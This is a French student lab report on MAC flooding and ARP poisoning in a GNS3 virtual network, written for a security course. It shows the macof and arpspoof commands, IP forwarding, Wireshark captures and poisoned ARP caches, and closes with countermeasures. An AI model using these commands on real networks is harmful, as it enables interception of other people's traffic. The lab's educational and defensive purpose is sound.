

A thick dark grey vertical bar runs down the left side of the page. An orange arrow points to the right from this bar, containing the date. Below the bar, several thin, curved lines in black and grey sweep upwards and to the right.

16/10/2017

# Compte Rendu TP1

ARP Poisoning

Léo Guilpain



## Table des matières

Introduction : .....	2
Question 1 : .....	2
Question 2 & 3 & 4 : .....	2
Question 5 : .....	3
Question 6 : .....	4
Question 7 : .....	5
Question 8 : .....	5
Question 9 : .....	6
Conclusion : .....	7

## Introduction :


Dans ce tp, nous allons tester différentes techniques de hack dans un réseau. Ces techniques vont nous aider à se protéger dans le futur.

## Question 1 :

Servers Summary	
	DESKTOP-U05TFDA CPU 9.3%, RAM 61.8%
	GNS3 VM (GNS3 VM) CPU 4.2%, RAM 13.8%


Comme vous pouvez le voir GNS3 a bien été configuré avec une machine virtuelle.

## Question 2 & 3 & 4 :



Après avoir créé cette topologie et après l'avoir connectée, il a fallu placer toutes ces machines dans le même réseau afin qu'elles puissent communiquer.

Pour cela, il a fallu changer leur adresse IP : « **ifconfig eth0 @IP** »



Pour vérifier que les machines ont bien été configurées dans le même réseau, on va tenter de pinguer une machine à une autre.

```
/ # ping 192.168.0.4
PING 192.168.0.4 (192.168.0.4): 56 data bytes
64 bytes from 192.168.0.4: seq=0 ttl=64 time=12.970 ms
64 bytes from 192.168.0.4: seq=1 ttl=64 time=3.630 ms
64 bytes from 192.168.0.4: seq=2 ttl=64 time=3.763 ms
64 bytes from 192.168.0.4: seq=3 ttl=64 time=3.045 ms
```

Comme vous pouvez le voir, le ping de la machine Alpine-1 vers l'adresse IP 192.168.0.4 a bien fonctionné.

### Question 5 :

Le but est de faire en sorte que notre switch se comporte comme un hub. Pour cela, on va tenter de le faire « beuguer » en jouant sur la taille de la table. On la sature en envoyant des trames aléatoires avec des adresses mac différentes. Le switch n'arrivera plus à aiguiller les trames donc il va broadcast toutes les informations. A l'aide de la commande « **macof** », le switch est inondé (floodé) d'adresses mac différentes.

```
/ # macof -i eth0 -d 192.168.0.1 -n 15
B2:06:A4:49:57:02 BA:BF:54:47:E6:86 0.0.0.0.1995 > 192.168.0.1.57988: S 1707854841:1707854841(0) win 512
F9:9B:B9:1A:9A:2E 91:1C:12:06:E1:18 0.0.0.0.14160 > 192.168.0.1.58899: S 1588775149:1588775149(0) win 512
F6:A2:22:34:D6:A4 61:FD:3E:0C:9E:D2 0.0.0.0.5515 > 192.168.0.1.51461: S 897526962:897526962(0) win 512
83:9E:4B:4F:28:35 84:83:D3:15:EF:D7 0.0.0.0.7087 > 192.168.0.1.57087: S 1747330111:1747330111(0) win 512
5D:6B:6D:7B:E9:EE A0:0B:91:69:61:E9 0.0.0.0.9163 > 192.168.0.1.3077: S 1101987022:1101987022(0) win 512
83:8A:22:39:90:A4 1B:71:12:4D:3D:31 0.0.0.0.25348 > 192.168.0.1.15069: S 1522725765:1522725765(0) win 512
6E:1F:FA:30:4E:97 18:3B:84:4D:CD:26 0.0.0.0.15812 > 192.168.0.1.49188: S 1520370286:1520370286(0) win 512
E2:76:F1:64:0C:BC C5:DE:E1:70:41:1F 0.0.0.0.48785 > 192.168.0.1.5234: S 153846542:153846542(0) win 512
27:AD:16:0B:3F:98 6E:02:3E:20:CB:CE 0.0.0.0.51004 > 192.168.0.1.3321: S 1083558972:1083558972(0) win 512
F7:AC:05:43:AF:47 98:C5:96:4B:68:16 0.0.0.0.43133 > 192.168.0.1.7940: S 1531962260:1531962260(0) win 512
EB:ED:DC:6E:08:7F 72:86:36:04:0A:20 0.0.0.0.18101 > 192.168.0.1.61361: S 199781941:199781941(0) win 512
6D:2B:D6:02:8F:8E 1F:A1:A8:54:71:92 0.0.0.0.3591 > 192.168.0.1.13597: S 1656566491:1656566491(0) win 512
40:CC:1A:30:91:22 EE:39:7F:3C:41:BF 0.0.0.0.15900 > 192.168.0.1.53360: S 1196843424:1196843424(0) win 512
78:B9:76:3F:FA:C7 DC:11:3B:03:89:A6 0.0.0.0.37919 > 192.168.0.1.12594: S 1448799857:1448799857(0) win 512
80:E0:67:17:7D:B4 84:78:95:70:75:61 0.0.0.0.63401 > 192.168.0.1.55100: S 588304930:588304930(0) win 512
```


Ici, la machine Vimagick-dsniff-1 envoie 15 adresse mac différentes à l'adresse 192.168.0.1. Pour pouvoir flood le switch, il faut en envoyer plus que 15. Les tests suivants ont été fait avec n = 100 000.

1 0.000000	224.128.37.21	192.168.0.1	IPv4	54
2 0.001954	34.155.137.52	192.168.0.1	IPv4	54
3 0.033761	138.121.13.44	192.168.0.1	IPv4	54
4 0.036705	67.88.58.66	192.168.0.1	IPv4	54
5 0.038672	127.227.156.78	192.168.0.1	IPv4	54
6 0.040629	67.94.162.106	192.168.0.1	IPv4	54
7 0.067128	243.27.150.76	192.168.0.1	IPv4	54
8 0.101457	218.72.21.16	192.168.0.1	IPv4	54
9 0.102421	245.199.219.126	192.168.0.1	IPv4	54
10 0.103402	158.58.253.100	192.168.0.1	IPv4	54
11 0.164127	159.71.237.86	192.168.0.1	IPv4	54
12 0.194515	247.56.204.103	192.168.0.1	IPv4	54
13 0.196478	132.240.206.60	192.168.0.1	IPv4	54
14 0.198441	87.186.244.49	192.168.0.1	IPv4	54
15 0.200403	208.93.97.47	192.168.0.1	IPv4	54
16 0.229208	5.139.234.23	192.168.0.1	IPv4	54
17 0.231170	38.95.24.70	192.168.0.1	IPv4	54
18 0.270423	238.24.119.87	192.168.0.1	IPv4	54
19 0.283180	160.207.128.114	192.168.0.1	IPv4	54
20 0.285171	221.155.24.34	192.168.0.1	IPv4	54
21 0.289068	101.136.201.60	192.168.0.1	IPv4	54
22 0.289068	107.211.85.104	192.168.0.1	IPv4	54

Frame 1: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface 0				
Ethernet II, Src: dd:71:77:1b:e4:31 (dd:71:77:1b:e4:31), Dst: 10:00:29:43:aa:d4 (10:00:29:43:aa:d4)				
> Destination: 10:00:29:43:aa:d4 (10:00:29:43:aa:d4)				
> Source: dd:71:77:1b:e4:31 (dd:71:77:1b:e4:31)				
Type: IPv4 (0x0800)				
Trailer: 6b73c04136cac6070000000050020200bfc0000				
Internet Protocol Version 4, Src: 224.128.37.21, Dst: 192.168.0.1				

On peut voir sur la capture Wireshark que les adresses sources sont différentes alors qu'on envoie bien de la même machine.



La capture Wireshark a été faite entre dsniff et le switch. Pendant la capture wireshark, la machine alpine1 a pingé la machine vsftpd. On a obtenu ceci sur la capture Wireshark :

11459 778.301476	192.168.0.2	192.168.0.4	ICMP	98 Echo (ping) request id=0x3900, seq=237/60672, ttl=64 (no response found!)
------------------	-------------	-------------	------	--


Lorsqu'une machine ping une autre machine, elle utilise le protocole ICMP. En passant par le switch, aucune autre machine ne devrait pouvoir voir ce protocole à part la machine destinataire.

Comme on peut le voir, la machine dsniff reçoit un protocole ICMP. Le switch se comporte donc comme un HUB et transmet les informations à toutes les machines qui lui sont reliées. Ainsi, on peut donc dire que le switch a été inondé.

## Question 6 :

La commande « **echo 1 > /proc/sys/net/ipv4/ip\_forward** » permet au pirate de rediriger les paquets ARP qui ne suit sont pas destinés.

## Question 7 :



Avec cette capture on peut voir les caches arp des différentes machines. Certains cache arp sont vides, cela est dû au fait que certaines machines ne se sont jamais pingées et donc qu'elles ne se connaissent pas. On peut voir que dans ces caches, deux données sont stockées, l'adresse IP et l'adresse mac de la machine connue.

## Question 8 :

On effectue la commande « **arpspoof -t 192.168.0.4 192.168.0.2** ».

Avec cette commande, on va faire en sorte de se faire passer pour la machine 192.168.0.2 auprès de la machine 192.168.0.4.

Avant d'effectuer cette commande, le cache arp de la machine 192.168.0.4 est :

```
/var/lib/ftp # arp
? (192.168.0.3) at f6:bf:50:4b:c6:2c [ether] on eth0
? (192.168.0.2) at 52:70:45:a6:27:98 [ether] on eth0
/var/lib/ftp # arp
```

192.168.0.2 correspond à une adresse IP pingé précédemment.

192.168.0.3 correspond à notre adresse IP (du pirate).

Toutes les deux possèdent leur propre adresse MAC.

Après cette commande, on peut voir que le cache de la machine 192.168.0.4 a changé.

```
/var/lib/ftp # arp
? (192.168.0.3) at f6:bf:50:4b:c6:2c [ether] on eth0
? (192.168.0.2) at f6:bf:50:4b:c6:2c [ether] on eth0
/var/lib/ftp #
```

Les deux adresse IP sont toujours présentes. Cependant, l'adresse mac du pirate a changé. Il a copié celle de l'adresse IP 192.168.0.2.


À partir de maintenant, lorsque la machine avec l'adresse IP 192.168.0.4 voudra envoyer des données à la machine possédant l'adresse IP 192.168.0.2, les données seront envoyées à la machine pirate.

C'est à partir de là que la commande echo rentre en jeu. En effet, si on n'avait pas l'echo, la machine 192.168.0.2 ne recevrait jamais les données et pourrait par la suite détecter un problème.

Or l'echo permet au pirate de renvoyer les données reçues à la machine destinataire de base.

*(Suite à la perte du projet sur GNS3, j'ai recréé un projet. Cependant, lors de l'ARP poisoning, j'ai poisonné le cache de la machine 2 en faisant passer la machine pirate pour la machine 4, cela me donne donc des résultats différents dans la suite).*

La machine 2 a voulu ping la machine 4.



Etape 1 : Machine 2 envoie « request » vers machine 4. Comme la machine 2 pense que la machine 3 est la machine 4, elle envoie également à la machine 3.

Etape 2 : Machine 3 renvoie un echo afin que la machine 2 sache que cette machine est bien présente.

Etape 3 : Machine 4 renvoie « reply » à la machine 2.

29	34.335437	192.168.0.4	192.168.0.2	ICMP	98 Echo (ping) reply	id=0x2b00, seq=3/768, ttl=64 (request in 27)
30	35.327721	192.168.0.2	192.168.0.4	ICMP	98 Echo (ping) request	id=0x2b00, seq=4/1024, ttl=64 (reply in 32)
31	35.329684	192.168.0.3	192.168.0.2	ICMP	126 Redirect	(Redirect for host)
32	35.332638	192.168.0.4	192.168.0.2	ICMP	98 Echo (ping) reply	id=0x2b00, seq=4/1024, ttl=64 (request in 30)
6640	395.631031	192.168.0.3	192.168.0.4	ICMP	126 Redirect	(Redirect for host)
6641	395.633036	192.168.0.4	192.168.0.2	ICMP	98 Echo (ping) reply	id=0x2a00, seq=395/35585, ttl=63
6642	395.687999	0a:e2:4e:af:bb:6d	4e:43:2a:ab:65:85	ARP	42 192.168.0.2 is at	0a:e2:4e:af:bb:6d
6643	396.023422	0a:e2:4e:af:bb:6d	4e:43:2a:ab:65:85	ARP	42 192.168.0.2 is at	0a:62:e9:9b:4f:b9

## Question 9 :

Pour limiter l'accès aux données, il faut mettre du contrôle d'accès et du filtrage.

On peut également :

- Utiliser des tables ARP statiques (lourd à mettre en place)
- Obtenir l'adresse IP/mac en main propre
- Sécurisé en demandant une authentification avec des mots de passe

## Conclusion :

Comme on a pu le voir dans ce TP, on a réalisé deux attaques différentes : **MAC Flooding** et **ARP Poisoning**.

Le MAC flooding nous permis de flooder le switch afin de faire buguer son aiguillage. Son aiguillage n'étant plus opérationnel, ce dernier va se comporter comme un hub.

Ensuite, nous avons réalisé un ARP Poisoning. Le but ici a été de poisonner le cache ARP de la machine souhaitée afin de pouvoir écouter le flux de communication entre différentes machines.